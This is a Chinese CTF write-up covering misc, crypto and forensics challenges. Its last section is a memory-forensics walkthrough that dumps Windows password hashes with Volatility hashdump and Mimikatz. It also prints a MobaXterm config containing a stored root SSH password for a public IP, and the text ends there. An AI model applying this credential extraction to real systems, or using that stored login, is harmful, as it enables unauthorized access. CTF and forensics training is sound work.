第一天

> 参赛名称：alsPP　个人排名：294　　总分：125

答题记录


序号	答题时间	答题人	题目名称	答题方式	题目类型	得分	是否一血
1	2025-01-17 12:30:05	alsPP	简单算术	攻克	Misc	12	否
2	2025-01-17 12:51:48	alsPP	easy_flask	攻克	Web	14	否
3	2025-01-17 13:19:25	alsPP	通往哈希的旅程	攻克	Crypto	16	否
4	2025-01-17 14:03:34	alsPP	简单镜像提取	攻克	Misc	28	否
5	2025-01-17 14:24:16	alsPP	See anything in th...	攻克	Misc	26	否
6	2025-01-17 17:07:45	alsPP	压力大，写个脚本吧	攻克	Misc	29	否

1. 简单算术

暴力逐位异或

```python
# 以二进制只读模式打开文件 enc.txt
f = open('./enc.txt', 'rb')
d = f.read()
f.close()

with open('result.txt', 'wb') as ff:
    # 遍历可能的异或数，范围是 0 到 255
    for xor_num in range(256):
        ff.write(f"XOR Number: {xor_num}\n".encode())
        for dd in d:
            # 对每个字节进行异或运算
            result_byte = bytes([dd ^ xor_num])
            ff.write(result_byte)
        ff.write(b"\n\n")  # 不同异或数结果之间的分隔符
```


得到flag



也可以通过flag前四个字母推出密钥为31，进行异或得到flag


2. 简单镜像提取

打开data.pcapng，发现upload关键词，点击追踪HTTP流




很明显看压缩包文件头，提取出来为zip文件，（注意是导出字节流）

得到镜像文件，但是无法打开，显示镜像损坏。



根据题目提示RR_studio，使用该数据恢复软件加载该镜像，发现有个销售报表。



打开发现flag{E7A10C15E26AA5750070EF756AAA1F7C}

3. See anything in these pics?

打开文件发现Aztec.png，搜索发Aztec发现


什么是 Aztec 条码?

Aztec 条码是一种可扫描的矩阵条码，经过编码以存储一组特定的数据。它使用二维技术，这意味着它可以水平和垂直阅读。方形靶心图案从中心向外以像素化层移动。

条码的升级版，由 Robert M Hussey 和 Andrew Longacre 于 1995 年发明。其技术于 1997 年被 Aim, Inc 购买专利后正式向公众公开。而传统条码使用一维技术，只能读取横向来看，Aztec 条码类似于二维码，因为它们也使用 2D 技术。


为什么是阿兹特克？从上面看，在中美洲和南美洲发现的神秘的平顶金字塔呈靶心形状，类似于同义词条码的形状。

Aztec 条码以这种方式设计，因为它们需要较少的“安静区”——条码需要将其与周围设计区分开来的区域。它们还需要比其他类似条码更少的空间。



使用https://products.aspose.app/barcode/zh-hans/recognize/aztec#/recognized在线解密，得到密码为5FIVE

解压压缩包得到一张图片YVL.jpg，用010打开发现存在图片嵌套（很明显的png图片头），jpg图片内嵌套png图片，将png图片提取出来。



得到已知全黑的图片，使用stegsolve查看无果，查看010，判断可能是图片CRC被更改，进行恢复得到flag{opium_00pium}


4. 压力大，写个脚本吧

写脚本爆破

```
import zipfile
import base64
import os


def extract_nested_zip(level):
    if level == 1:
        return
```

```
    outer_zip_name = f'zip_{level}.zip'
    inner_zip_name = f'zip_{level - 1}.zip'
    password_file_name = f'password_{level - 1}.txt'
    decoded_passwords = []  # 存储解码后的密码
    try:
        # 读取密码文件并解码密码
        with open(password_file_name, 'r') as password_file:
            encoded_password = password_file.read().strip()
            print(f"Encoded password: {encoded_password}")
            password = base64.b64decode(encoded_password.encode()).decode()
            print(f"Decoded password: {password}")
            decoded_passwords.append(password)
        # 打开内部 ZIP 文件并使用解码后的密码解压
        with zipfile.ZipFile(inner_zip_name, 'r') as inner_zip:
            inner_zip.extractall(pwd=password.encode())
    except FileNotFoundError:
        print(f"文件 {outer_zip_name} 或 {password_file_name} 未找到")
        return False  # 遇到文件未找到错误时，返回 False 表示解压失败
    except zipfile.BadZipFile:
        print(f"文件 {outer_zip_name} 或 {inner_zip_name} 是损坏的 ZIP 文件")
        return False  # 遇到损坏的 ZIP 文件时，返回 False 表示解压失败
    except Exception as e:
        print(f"解压过程中出现错误: {e}")
        return False  # 遇到其他错误时，返回 False 表示解压失败
    return decoded_passwords  # 正常解压完成，返回存储解码密码的列表


def main():
    all_decoded_passwords = []
    # 从 zip_100.zip 开始逐步解压，最终解压到 zip_1.zip
    for i in range(100, 0, -1):
        decoded_passwords = extract_nested_zip(i)
        if not decoded_passwords:
            break
        all_decoded_passwords.extend(decoded_passwords)
    # 将解码后的密码列表反转
    all_decoded_passwords.reverse()
    with open('decoded_passwords.txt', 'w') as decoded_password_file:
        for password in all_decoded_passwords:
            decoded_password_file.write(password + '\n')


if __name__ == "__main__":
    main()
```

得到密码和flag_hint.txt，



得到的密码文件缺少密码 password_0.txt——

89504E470D0A1A0A0000000D4948445200000190000001 90为PNG图片头，因此我们考虑组成PNG

文件，在密码文件第一行加入改密码然后导入010即可。

```
89504E470D0A1A0A0000000D4948445200000190000001900800000000FDDA19B00000009704859730000EC400000EC401952B0E1B000008B949444154789CEDDD4B6EE3581000416BD0F7BF72CFB277A281F2FBA41CB1B7445252820B96EBF5F7EFDF2F8082FF4E1F00C07709169021584086600119820564081690215840866001198205640816902158408660011982056408169021584086600119820564081690215840866001198205640816902158408660011982056408169021584086600119820564081690215840866001197F867FFF7ABD7EE4386EF6B8A7E3FD45B861CDC7EA8F697E8EC3233C7E008F86DFA2CF30FF98DC610119820564081690215840866001198205640816902158408660011982056408169021584086600119820564081690215840866001198205644C47731EDD3098F2DE7C24E2FD393EBEFE7C68637891
6FF88C8E4FAE1C3F8047377C4CEF6DB844EEB0800CC10232040BC8102C2043B0800CC10232040BC8102C2043B0800CC10232968FE63C3A3E72B1DAFC008E4F8DAC9E5EFACE5B0CE79F1E6DF89856FBF89FD2973B2C2044B0800CC10232040BC8102C2043B0800CC10232040BC8102C2043B0808CF3A3391FE0FD48C486A538C3B7D8B0D7E7D1F02D6E38423670870564081690215840866001198205640816902158408660011982056478D2FD070CF7231C7F847AC363E2AB2FC2EAFD0B5CC21D1690215840866001198205640816902158408660011982056408169021584086C6F9D19CE38329F7B340E1CBECCE377CC0A7FCC81D1690215840866001198205640816902158408660011982056408169021584086C6F2D19CDF3012F1FE1CE73B69566FB5D97000AB5FE1F8013CBEC27C6EE637FC941EB9C30232040BC8102C2043B0800CC10232040BC8102C2043B0800CC10232040BC878FD864D1B67CD673E561FC3F103985B3DBD347F0B3FB41FE10E0BC8102C2043B0800CC10232040BC8102C2043B0800CC10232040BC8102C20E3FC68CEEA752973C76732568F95FC86752CC767777EC384D686737487056408169021584086600119820564081690215840866001198205564FC19FEFD86FFED7FF9EBCFDDBF1FE1FEA7B4E77F7EFC7B72FC0813030FEEB0800CC10232040BC8102C2043B0800CC10232040BC8102C2043B0800CC10232A64B2836CC130C27068ECF9DCC5F7FC32BAC76FC537874FF01AC767C38E93BDC61011982056408169021584086600119820564081690215840866001198205644CB7E6CCAD9EBCD9F00AAB77D2CC1D1F2B593D5D74C3453E7E00C38B70C30CD9237758408660011982056408169021584086600119820564081690215840866001119D3AD39CF6F309E4858BDB466F5017C801B76231DFFA2DE3FFD73DC865F8A3B2C2043B0800CC10232040BC8102C2043B0800CC10232040BC8102C2043B0808CE9D69CE3431B376CCD79EFF8259ABFC58675291FBF356783E317C1D61C807F040BC8102C2043B0800CC10232040BC8102C2043B0800CC10232A64FBA3F3ABE03E2F8E3BF8F365CA2D58F891FDFD371FF0A890D0730BC08C77F08DFE10E0BC8102C2043B0800CC10232040BC8102C20633A9AB361AAE3F8CCC4718F5760F54CC6FD97E886EFE1F1AB747C426B037758408660011982056408169021584086600119820564081690215840866001198205640816902158408660011AFE13CC186A7F5574F3C1C1F1EDA3012717C6AE4FEB996D5EEFFA5DC7F845FEEB08010C10232040BC8102C2043B0800CC10232040BC8102C2043B0800CC10232A65B731E1D1FB9B87F5DCA86C99BE1BA94FB6D18FDB96167CC52B6E600FC24C10232040BC8102C2043B0800CC1
```

```
0232040BC8102C2043B0800CC10232A6A3391B261E866F91
1838786FF529DCB02E65F5311CDF3C747C39D3061B66BCDC
610119820564081690215840866001198205640816902158
4086600119820564BC8E6F4C190E1C1C3FFEAF0B66268E4F
8DF0E8F897E46BFDE7B8E18BE40E0BC8102C2043B0800CC1
0232040BC8102C2043B0800CC10232040BC8982EA1D8E0FD
D3B11FF0BFFD373C47FEFE1C376C12596DFE296F7885A57F
7E034B2800FE112C2043B0800CC10232040BC8102C2043B0
800CC10232040BC8102C2023309A331CFB383E93311F5B39
3EF8B261B9C0EA73BC7F426B6EF53E971B9695B8C3023204
0BC8102C2043B0800CC10232040BC8102C2043B0800CC102
32040BC8780D9FA63FBEB466C350C8C74F75DC3058B3FA7B
3877FC086FF89886E6A7E00E0BC8102C2043B0800CC10232
040BC8102C2043B0800CC10232040BC8102C2063BA35E7FE
4D1BC70FE0D1F10378747CA4E3F118365CC3E117E9FE01AF
C4E88F3B2C2043B0800CC10232040BC8102C2043B0800CC1
0232040BC8102C2043B0808CF35B73868E0F347C3D9DE386
4B747CF3D07176D26C70C3F7C41D16902158408660011982
0564081690215840866001198205640816903 17DD29DAFF5
0F9A1F7F84FAFE237C74FC146E589371DCFC22B8C3023204
0BC8102C2043B0800CC10232040BC8102C2043B0800CC102
32040BC8F833FCFBFBA701E61EE709864B288E3B3EB6F21D
C38B7CFF2A900D47B87AE3CC06EEB0800CC10232040BC810
2C2043B0800CC10232040BC8102C2043B0800CC10232A6A3
398FEEDFCA331F3878FF0A1F7005EE3F850FD84973FC22CF
4F70C329B8C30232040BC8102C2043B0800CC10232040BC8
102C2043B0800CC10232040BC8583E9AF3C8C4C3DCEA73BC
7FE5CC864F79B85BE8869533C319B21B5613B9C30232040B
C8102C2043B0800CC10232040BC8102C2043B0800CC10232
040BC8383F9AF301EE9FFE797F8489AD39C363989FE3F1E1
A1D55B6D6CCD01F8498205640816902158408660011982 05
64081690215840866001199E74FF01C79F811E3EA53D7FC8
7BC329BC377F4A7BF5A3F0F78F136C7816DF120AE017112C
2043B0800CC10232040BC8102C2043B0800CC10232040BC8
102C20E3FC68CEF18984B9D5FFDBFF7EC7F7176C182B393E
80B5FA2D8E7F88DFE10E0BC8102C2043B0800CC10232040B
C8102C2043B0800CC10232040BC8102C2063F968CE6F184C
79EF866524AB8787E67B771EAD9E8CD9F0317D3C5B7300FE
112C2043B0800CC10232040BC8102C2043B0800CC1023204
0BC8102C20E3F5014B6B805FC21D16902158408660011982
0564081690215840866001198205640816902158408660 01
1982056408169021584086600119820564081690215840 86
60011982056408169 0F13F281EF137ECEB4C700000000049
454E44AE426082FGFGFGFGFGFGFGFGFGFGFGFGFGFGFGFG
FGFGFGFGFGFGFGFGFGFGFGFGFGFGFGFGFGFGFGFGFGFGFG
FGFGFGFGFGFGFGFGFGFGFGFGFGFGFGFGFGFGFGFGFGFGFG
FGFGFGFGFGFGFGFGFGFGFGFGFGFGFGFGFGFGFGFGFGFGFG
```

得到一张二维码，用QRcode扫出flag{*PASSWORDs_is_fl@g!*}

5. ez_forensics（赛后复现）

参考文章[2024春秋杯冬季赛 ez forensics题解 使用LovelyMem-CSDN博客]

镜像文件，使用vol查看镜像信息

```
└─# vol.py -f ezforensics.raw imageinfo
Volatility Foundation Volatility Framework 2.6
INFO    : volatility.debug    : Determining profile based on KDBG search...
          Suggested Profile(s) : Win7SP1x64, Win7SP0x64, Win2008R2SP0x64, Win
2008R2SP1x64_23418, Win2008R2SP1x64, Win7SP1x64_23418
                     AS Layer1 : WindowsAMD64PagedMemory (Kernel AS)
                     AS Layer2 : FileAddressSpace (/root/桌面/ezforensics.raw
)
                      PAE type : No PAE
                           DTB : 0x187000L
                          KDBG : 0xf8000403b120L
          Number of Processors : 2
     Image Type (Service Pack) : 1
                KPCR for CPU 0 : 0xfffff8000403d000L
                KPCR for CPU 1 : 0xfffff88004700000L
             KUSER_SHARED_DATA : 0xfffff78000000000L
           Image date and time : 2024-12-31 03:32:38 UTC+0000
     Image local date and time : 2024-12-31 11:32:38 +0800
```

然后文件扫描，筛选.zip.txt.jpg等重要后缀已经flag，f1ag等关键词

```
vol.py -f ezforensics.raw --profile=Win7SP1x64 filescan
```

发现存在hint.txt


```
└─# vol.py -f ezforensics.raw --profile=Win7SP1x64 filescan | grep txt
Volatility Foundation Volatility Framework 2.6
0x00000000065f4d60     16      0 R--rwd \Device\HarddiskVolume2\Windows\System32\restore\MachineGuid.txt
0x000000002b9b6310      1      1 -W-rw- \Device\HarddiskVolume2\Users\Flu0r1n3\AppData\Local\Temp\FXSAPIDebugLogFile.txt
0x000000003d9fb610     20      2 -W-rw- \Device\HarddiskVolume2\ProgramData\VMware\VMware VGAuth\logfile.txt.0
0x000000003fd39dc0     16      0 RW-r-- \Device\HarddiskVolume2\Users\Flu0r1n3\Desktop\hint.txt
```

提取出来

```
└─# vol.vol.py -f ezforensics.raw --profile=Win7SP1x64 dumpfiles -Q 0x000000003fd39dc0 -D ./
Volatility Foundation Volatility Framework 2.6
DataSectionObject 0x3fd39dc0   None   \Device\HarddiskVolume2\Users\Flu0r1n3\Desktop\hint.txt
```


导出文件内什么都没有，发现只能用vol3导出，vol2导出都是空文件。

使用lovelymen进行快速检测，发现f14g.7z、mysecre、hint.txt，导出（打开output文件选择对应要导出文件的offset列右键导出）



	文件名	行号	表头	匹配内容	匹配的正则	理由
1	output_vol2_filescan.csv	114	Offset(P),Pointers,Handles,Access,Name	747358176,15,0,R---rwd,\Device\HarddiskVolume2\Users\Public\Desktop\desktop.ini	\\Device\...	桌面文件匹配
2	output_vol2_filescan.csv	148	Offset(P),Pointers,Handles,Access,Name	755509056,15,0,R---rwd,\Device\HarddiskVolume2\Users\Flu0r1n3\Desktop\desktop.ini	\\Device\...	桌面文件匹配
3	output_vol2_filescan.csv	315	Offset(P),Pointers,Handles,Access,Name	860654912,11,0,R---rwd,\Device\HarddiskVolume2\Users\Flu0r1n3\Desktop\DumpIt.exe	\\Device\...	桌面文件匹配
4	output_vol2_filescan.csv	516	Offset(P),Pointers,Handles,Access,Name	1031429392,15,0,R---rwd,\Device\HarddiskVolume2\Users\Flu0r1n3\Desktop\fix\windows6.1-kb976932-...	\\Device\...	桌面文件匹配
5	output_vol2_filescan.csv	1707	Offset(P),Pointers,Handles,Access,Name	1052056832,16,0,-W-----,\Device\HarddiskVolume2\Users\Flu0r1n3\Desktop\f14g.7z	\\Device\...	桌面文件匹配
6	output_vol2_filescan.csv	1854	Offset(P),Pointers,Handles,Access,Name	1067524832,16,0,RW-r---,\Device\HarddiskVolume2\Users\Flu0r1n3\Desktop\f14g\mysecre	\\Device\...	桌面文件匹配
7	output_vol2_filescan.csv	2422	Offset(P),Pointers,Handles,Access,Name	1070833088,16,0,RW-r---,\Device\HarddiskVolume2\Users\Flu0r1n3\Desktop\hint.txt	\\Device\...	桌面文件匹配
8	output_vol2_filescan.csv	2464	Offset(P),Pointers,Handles,Access,Name	1070973040,14,0,R---rwd,\Device\HarddiskVolume2\Users\Flu0r1n3\Desktop\DumpIt.exe	\\Device\...	桌面文件匹配

发现f14g.zip需要密码解压，mysecre文件打开发现提示




hint.txt打开发现

```
0000  36 30 20 3D 20 28 20 29 20 2B 20 28 20 29 0D 0A  60 = ( ) + ( )..
0010  0D 0A 57 40 53 20 51 39 40 53 3D 35 20 52 50 57  ..W@S Q9@S=5 RPW
0020  20 39 32 51 39 35 53 3E 4E 20 37 40 50 20 52 39   92Q95S>N 7@P R9
0030  36 20 4E 32 51 51 55 40 50 35 20 40 37 20 52 39  6 N2QQU@P5 @7 R9
0040  36 20 73 58 61 00 00 00 00 00 00 00 00 00 00 00  6 sXa............
0050  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```


提示60=（）+（），然后一串编码，应该是要解密这个编码

想到ROT47+ROT13

进行解密，得到提示，hashdump得到的用户密码就是压缩密码



使用LovelyMem Vol2-拓展功能-Mimikatz得到密码strawberries



或者使用vol导出用户密码，三个分别进行md5爆破，第三个爆破得到密码。

```
vol.py --plugin=volatility_plugin -f ezforensics.raw --profile=Win7SP1x64 hashdump
#Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
#Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
#Flu0r1n3:1000:aad3b435b51404eeaad3b435b51404ee:15245efa2af8a339c15ed8e658911844:::
```

用得到的密码解压得到

flag_is_here文件不知道什么东西没关系，丢到ai里面分析，可以知道是MobaXterm的配置文件，包含了密码信息。

```
[Misc]
PasswordsInRegistry=0
SkinSat=80
SkinName3=Windows bright theme
LastSession=8.146.206.183(root)|#109#0%8.146.206.183%22%root%%-1%-1%%%%%0%0%0%%%-1%0%0%0%%1080%%0%0%1%%0%%%%0%-1%-1%0#MobaFont%10%0%0%-1%15%236,236,236%30,30,30%180,180,192%0%-1%0%%xterm%-1%0%_Std_Colors_0_%80%24%0%1%-1%<none>%%0%0%-1%0%#0# #-1
SessionP=525710918580
MPSetDate=2024/9/14
MPSetAccount=lpp
MPSetComputer=DESKTOP-BTGC50A
WhenToPromptForMasterPassword=0
RightClickAction=0
```

```
RightClickAssigned=1

[WindowPos_DESKTOP-BTGC50A_2254_1356]
CompactMode=0
MonitorCount=1
Left=664
Top=413
Width=925
Height=530
Maximized=0
SidebarVisible=1
SidebarWidth=240

[SSH]
SFTPShowDotFiles=1
SFTPAsciiMode=0
MonitorHost=1
MonitorCPU=1
MonitorRAM=1
MonitorNetUp=1
MonitorNetDown=1
MonitorProcesses=0
MonitoFDs=0
MonitorUptime=1
MonitorUsers=1
MonitorPartitions=1
MonitorNfsPartitions=0
MonitorNetstat=0
StrictHostKeyChecking=0

[Display]
SidebarRight=0
C10Checked=1
C11Checked=1
C12Checked=1
C13Checked=0
C14Checked=0
VisibleTabNum=1
VisibleTabClose=1
MenuAndButtons=2
BtnType2=2
S3Checked=0

[Recently started]
16=
15=
14=
13=
12=
11=
10=
9=
8=
7=
6=
5=
```

```
4=
3=
2=
1=User sessions\8.146.206.183 (root)

[Bookmarks]
SubRep=
ImgNum=42
8.146.206.183
(root)=#109#0%8.146.206.183%22%root%%-1%-1%%%%%0%0%0%%%-1%0%0%0%%1080%%0%0%
1%%0%%%%0%-1%-1%0#MobaFont%10%0%0%-1%15%236,236,236%30,30,30%180,180,192%0%
-1%0%%xterm%-1%0%_Std_Colors_0_%80%24%0%1%-1%<none>%%0%0%-1%0%#0# #-1

[SSH_Hostkeys]
ssh-
ed25519@22:8.146.206.183=0x6156055a6c8a67727b08f315e254102f6f532459048e4190
b2c6dbb182ec8349,0x53d745b68017b99e3b283ce6fe535722f1b3be59297aa321acc00902
7ef8d8c6
sha256-ssh-
ed25519@22:8.146.206.183=51:61:73:a8:2c:9d:06:62:1f:c8:a4:93:be:03:ae:79:43
:2c:f0:a3:9c:3a:da:e1:cd:92:78:d0:73:3f:1c:3d

[BrowsersFoldersHistory]
SessionsList=ssh:root@8.146.206.183|
ssh:root@8.146.206.183=/root/|

[Passwords]
mobauser@mobaserver=W0nmIUoAHiS7Enz5knrBGIULkm7tzQkT
ssh22:root@8.146.206.183=DLulatnJIPtEF/EMGfysL2F58R4dfQIbQhzwuNqL
